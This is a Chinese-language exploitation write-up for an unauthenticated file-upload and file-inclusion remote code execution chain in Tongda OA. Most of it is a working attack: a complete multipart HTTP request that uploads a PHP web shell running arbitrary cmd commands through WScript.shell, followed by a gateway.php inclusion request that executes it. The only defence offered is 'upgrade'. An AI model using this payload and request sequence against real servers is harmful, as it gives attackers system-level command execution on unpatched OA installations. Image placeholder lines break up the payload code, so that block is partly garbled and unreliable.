**通达OA命令执行漏洞利用**

# 一、漏洞描述

## 1、漏洞简述

在受影响的版本中，攻击者可以在未认证的情况下向服务器上传jpg图片文件，然后包含该文件，造成远程代码执行。该漏洞无需登录即可触发。

# 二、机理分析

## 1、通达OA命令执行漏洞

**影响版本：**

V 11版

2017版

2016版

2015版

2013增强版

2013版

**漏洞编号：**无

该RCE漏洞由上传+包含组成，链接如下，无需认证即可访问。

上传漏洞 /ispirit/im/upload.php

包含漏洞 /ispirit/interface/gateway.php

注意点：

1.构造参数即可上传任意文件，但文件上传保存路径不在web目录中。

2.通达OA Web服务默认以系统服务方式运行(system权限)，从而导致攻击者可以控制服务器权限。

# 三、攻击路径

构造上传图片payload：

POST /ispirit/im/upload.php HTTP/1.1

Host: 192.168.1.5:9999

Content-Length: 656

Cache-Control: no-cache

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.132 Safari/537.36

Content-Type: multipart/form-data; boundary=----WebKitFormBoundarypyfBh1YB4pV8McGB

Accept: \*/\*

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9,zh-HK;q=0.8,ja;q=0.7,en;q=0.6,zh-TW;q=0.5

Cookie: PHPSESSID=123

Connection: close

------WebKitFormBoundarypyfBh1YB4pV8McGB

Content-Disposition: form-data; name="UPLOAD\_MODE"

2

------WebKitFormBoundarypyfBh1YB4pV8McGB

Content-Disposition: form-data; name="P"

123

------WebKitFormBoundarypyfBh1YB4pV8McGB

Content-Disposition: form-data; name="DEST\_UID"

1

------WebKitFormBoundarypyfBh1YB4pV8McGB

Content-Disposition: form-data; name="ATTACHMENT"; filename="jpg"

Content-Type: image/jpeg

<?php

$command=$\_POST['cmd'];

$wsh = new COM('WScript.shell');

$exec = $wsh->exec("cmd /c ".$command);


$stdout = $exec->StdOut();


$stroutput = $stdout->ReadAll();

echo $stroutput;

?>

------WebKitFormBoundarypyfBh1YB4pV8McGB—






文件上传成功。马儿路径为：../attach/im/2003/xxx.jpg；接下来利用文件包含漏洞getshell：


文件包含地址：http://192.168.1.5:9999/ispirit/interface/gateway.php

POST数据：

json={"url":"/general/../../attach/im/2003/640105769.jpg"}&cmd=ipconfig



在burp里面复现，POST数据：



# 四、防御方案

升级版本